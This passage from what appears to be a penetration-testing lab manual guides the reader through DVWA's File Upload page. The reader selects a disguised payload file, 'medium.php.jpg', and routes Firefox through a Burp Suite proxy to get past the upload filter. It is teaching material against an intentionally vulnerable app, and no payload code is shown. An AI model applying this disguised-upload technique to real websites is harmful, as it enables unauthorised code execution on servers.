
The screenshot shows the DVWA Security application running in Mozilla Firefox. The URL in the address bar is [10.10.1.22:8080/dvwa/security.php](http://10.10.1.22:8080/dvwa/security.php). On the left sidebar, under the 'Vulnerabilities' section, the 'File Upload' option is highlighted. The main content area displays the 'Security Level' section. It shows the current security level is 'impossible'. A list of four levels is provided: 1. Low - described as completely vulnerable; 2. Medium - described as having bad security practices; 3. High - described as having harder or alternative bad practices; 4. Impossible - described as being secure against all vulnerabilities. Below this list is a dropdown menu set to 'Medium' and a 'Submit' button. The title 'DVWA Security' is at the top, followed by a lock icon.

46. Click the **File Upload** option in the left pane.

47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

The screenshot shows the DVWA Vulnerability: File Upload page in Mozilla Firefox. The URL in the address bar is [10.10.1.22:8080/dvwa/vulnerabilities/upload/](http://10.10.1.22:8080/dvwa/vulnerabilities/upload/). The left sidebar shows the 'File Upload' option is selected. The main content area has a heading 'Vulnerability: File Upload' and a form for uploading an image. The form includes a 'Browse...' button, which is currently active with a cursor over it, and a message 'No file selected.' Below the form is a 'More Information' section with three links: [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload), <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.



49. **Observe** that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.

50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon in the right corner of the menu bar and select **Preferences** from the list.


The screenshot shows a Linux desktop environment with a dark theme. A Firefox window is open to the DVWA (Damn Vulnerable Web Application) 'File Upload' page. The menu bar at the top has 'Applications', 'Places', 'System', and the Firefox logo. The title bar says 'Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox'. The main content area shows a file upload form with a file named 'medium.php.jpg' selected for upload. To the right, the Firefox menu is open, and the 'Preferences' option is highlighted.

52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.


53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.

The screenshot shows the 'Preferences' window in Mozilla Firefox. The title bar says 'Preferences - Mozilla Firefox'. The left sidebar lists 'General', 'Home', 'Search', 'Privacy & Security', 'Sync', 'Extensions & Themes', and 'Firefox Support'. The main content area shows search results for 'proxy' under the 'Network Settings' section. A yellow callout points to the 'Settings...' button next to the 'proxy' link. The status bar at the bottom shows 'Menu', 'pluma medium.php.jpg ...', 'medium.php.jpg (/home...)', and 'Preferences - Mozilla Fi...'. The address bar shows 'Firefox about:preferences#searchResults'.

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Also use this proxy for FTP and HTTPS** checkbox is selected and click **OK**. Close the **Preferences** tab.

